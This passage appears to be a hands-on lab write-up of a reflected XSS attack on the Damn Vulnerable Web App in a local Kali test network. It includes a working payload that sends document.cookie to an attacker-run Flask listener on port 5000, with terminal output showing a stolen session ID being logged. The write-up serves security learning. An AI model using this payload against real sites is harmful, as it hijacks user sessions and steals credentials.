

For XSS cookie stealing with Flask environment make sure flask is installed

pip show Flask




```
┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# pip show Flask
Name: Flask
Version: 3.1.0
Summary: A simple framework for building complex web applications.
Home-page:
Author:
Author-email:
License:
Location: /usr/lib/python3/dist-packages
Requires: blinker, click, itsdangerous, Jinja2, Werkzeug
Required-by: faradaysec, flasgger, Flask-Limiter, Flask-Login, Flask-Mail, Flask-RESTful, Flask-SocketIO,
 Flask-SQLAlchemy, Flask-WTF, impacket, mitmproxy, types-Flask-Cors, types-Flask-Migrate, types-Flask-Soc
ketIO

┌──(root㉿kali)-[/home/kali/Desktop/xss]
```

We will be attacking META2 DVWA



```
┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# ping -c2 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=1.02 ms

── 10.0.2.5 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.019/1.099/1.179/0.080 ms
```



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high

Login with id:admin pw:password
Set security to Medium




Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


To start our XSS we try to inject a JS script into the submit box to see if we can do something to it.

I have put 2 JS codes in js_injection.txt we can do both to do a check or just use the last 1 to inject it



```
we can prompt an <alert> to test for cookies first
<img src=x onerror="alert(document.cookie)">

else you can just skip to injecting it and xfer to kali vm ip:5000
<img src=x onerror="new Image().src='http://10.0.2.15:5000/steal?cookie='+document.cookie;">
```

We prompt the alert first to see if it works



10.0.2.5/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx+onerror%3D"alert(document.cookie)">#

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

10.0.2.5

security=medium; PHPSESSID=cb679b30cda1944546ac48dbc7ff187d


It works as there is a cookie prompted with the alert. So right now we can start our cookiestealer.py to steal the cookie and save it to a txt file.



```
cookiestealer.py  cookies.txt

┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# python cookiestealer.py
 * Serving Flask app 'cookiestealer'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI se
rver instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.0.2.15:5000
Press CTRL+C to quit
█
```


Now we inject the code to steal the cookie
<img src=x onerror="new Image().src='http://10.0.2.15:5000/steal?cookie='+document.cookie;">

the src = <Kali IP>:5000/steal?cookie=+document.cookie
so our ip is 10.0.2.15 and port is 5000 and steal the cookie




What's your name?

'cookie='+document.cookie;">



```
┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# python cookiestealer.py
 * Serving Flask app 'cookiestealer'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI se
rver instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.0.2.15:5000
Press CTRL+C to quit
10.0.2.15 - - [09/Aug/2025 00:01:19] "GET /steal?cookie=security=medium;%20PHPSESSID=cb679b30cda1944546ac
48dbc7ff187d HTTP/1.1" 200 -
```

We can see after submitting our terminal shows a cookie stolen now we can quit and see whether it saves to our cookie.txt



```
48dbc7ff187d HTTP/1.1" 200 -
^C
┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# cat cookies.txt
2025-08-07 10:17:21 - security=medium; PHPSESSID=bd04ed31d4fb0c52dffffe887ec5bfd4
2025-08-07 10:20:52 - security=medium; PHPSESSID=bd04ed31d4fb0c52dffffe887ec5bfd4
2025-08-09 00:01:19 - security=medium; PHPSESSID=cb679b30cda1944546ac48dbc7ff187d

┌──(root㉿kali)-[/home/kali/Desktop/xss]
└─# 
```

We see that our data and time and security level and the cookie is taken from it.

Therefore our XSS cookie stealer works and attack is successful.